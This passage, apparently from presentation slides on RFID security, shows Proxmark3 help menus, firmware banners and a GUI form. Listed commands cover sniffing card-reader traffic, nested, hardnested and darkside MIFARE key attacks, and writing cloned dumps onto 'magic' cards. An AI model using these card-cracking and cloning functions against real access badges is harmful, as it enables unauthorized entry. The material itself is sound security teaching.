Nonvolatile Program Memory Size: 512K bytes. Used: 200339 bytes (38%). Free: 323949 bytes (62%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3>
```

3. TOOLS


PROXMARKV3: CLI CLIENT



```
proxmark3> hf
help                This help
14a                 { ISO14443A RFIDs... }
14b                 { ISO14443B RFIDs... }
15                  { ISO15693 RFIDs... }
epa                 { German Identification Card... }
emv                 { EMV cards... }
legic               { LEGIC RFIDs... }
iclass              { ICLASS RFIDs... }
mf                  { MIFARE RFIDs... }
mfu                 { MIFARE Ultralight RFIDs... }
topaz               { TOPAZ (NFC Type 1) RFIDs... }
tune                Continuously measure HF antenna tuning
list                List protocol data in trace buffer
search              Search for known HF tags [preliminary]
snoop               <samples to skip (10000)> <triggers to skip (1)> Generic HF Snoop
proxmark3>
```

3. TOOLS


PROXMARKV3: CLI CLIENT



```
proxmark3> hf 14a
help             This help
list             [Deprecated] List ISO 14443a history
reader           Start acting like an ISO14443 Type A reader
info             Reads card and shows information about it
cuids            <n> Collect n>0 ISO14443 Type A UIDs in one go
sim              <UID> -- Simulate ISO 14443a tag
snoop            Eavesdrop ISO 14443 Type A
apdu             Send an ISO 7816-4 APDU via ISO 14443-4 block transmission protocol
raw              Send raw hex data to tag
proxmark3>
```

3. TOOLS


PROXMARKV3: CLI CLIENT



```
proxmark3> hf mf
help             This help
dbg              Set default debug mode
rdbl             Read MIFARE classic block
rdsc             Read MIFARE classic sector
dump             Dump MIFARE classic tag to binary file
restore          Restore MIFARE classic binary file to BLANK tag
wrbl             Write MIFARE classic block
chk              Test block keys
mifare           Read parity error messages.
hardnested       Nested attack for hardened Mifare cards
nested           Test nested authentication
sniff            Sniff card-reader communication
sim              Simulate MIFARE card
eclr             Clear simulator memory block
eget             Get simulator memory block
eset             Set simulator memory block
eload            Load from file emul dump
esave            Save to file emul dump
ecfill           Fill simulator memory with help of keys from simulator
ekeyprn          Print keys from simulator memory
cwipe            Wipe magic Chinese card
csetuid          Set UID for magic Chinese card
csetblk          Write block - Magic Chinese card
cgetblk          Read block - Magic Chinese card
cgetsc           Read sector - Magic Chinese card
cload            Load dump into magic Chinese card
csave            Save dump from magic Chinese card into file or emulator
decrypt          [nt] [ar_enc] [at_enc] [data] - to decrypt snoop or trace
proxmark3>
```

3. TOOLS

PROXMARKV3: GUI CLIENT




```
Prox/RFID mark3 RFID instrument
bootrom: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
os: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
LF FPGA image built for 2s30vq100 on 2015/03/06 at 07:38:04
HF FPGA image built for 2s30vq100 on 2017/10/27 at 08:30:59
uC: AT91SAM7S512 Rev A
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 200339 bytes (38%). Free: 323949 bytes (62%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
```

Ready!

3. TOOLS

PROXMARKV3: GUI CLIENT



□ Expand TreeView

COM PORT COM7

COMMAND TO SEND

PM3\HF (High Frequency)\ISO14443A\14443A TAGs\NXP/PHILIPS\MIFARE (Originals/Clones

Mifare Tag Type: 1

Block Number: 0

Key to Test: A

Key Value (found with 'DARKSIDE ATTACK' or with 'Test Block Keys'):

Target Block Number (optional - leave blank if unknown):

```
Prox/RFID mark3 RFID instrument
bootrom: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
os: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
LF FPGA image built for 2s30vq100 on 2015/03/06 at 07:38:04
HF FPGA image built for 2s30vq100 on 2017/10/27 at 08:30:59
uC: AT91SAM7S512 Rev A
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 200339 bytes (38%). Free: 323949 bytes (62%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
```


Ready!

PROXMARKV3: CHARACTERISTICS

- Software Included
- Classic cards & magic cards & emulate
- Allow all communication and card-only attacks
- Scripts allow to extend all features

3. TOOLS

